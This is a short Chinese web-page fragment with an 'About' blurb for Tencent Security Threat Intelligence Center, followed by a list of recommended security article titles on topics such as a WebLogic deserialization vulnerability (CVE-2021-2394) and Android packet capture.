<https://www.cnblogs.com/angryprogrammer/p/13456681.html>

关于腾讯安全威胁情报中心

腾讯安全威胁情报中心是一个涵盖全球多维数据的情报分析、威胁预警分析平台。依托顶尖安全专家团队支撑，帮助安全分析人员、安全运维人员快速、准确地对可疑威胁事件进行预警、处置和溯源分析。

喜欢此内容的人还喜欢

关于快速验证低危与中危漏洞

HACK之道

cve-2021-2394 weblogic反序列化漏洞分析

web漏洞

寬字節安全

Android抓包攻防技術
HACK之道

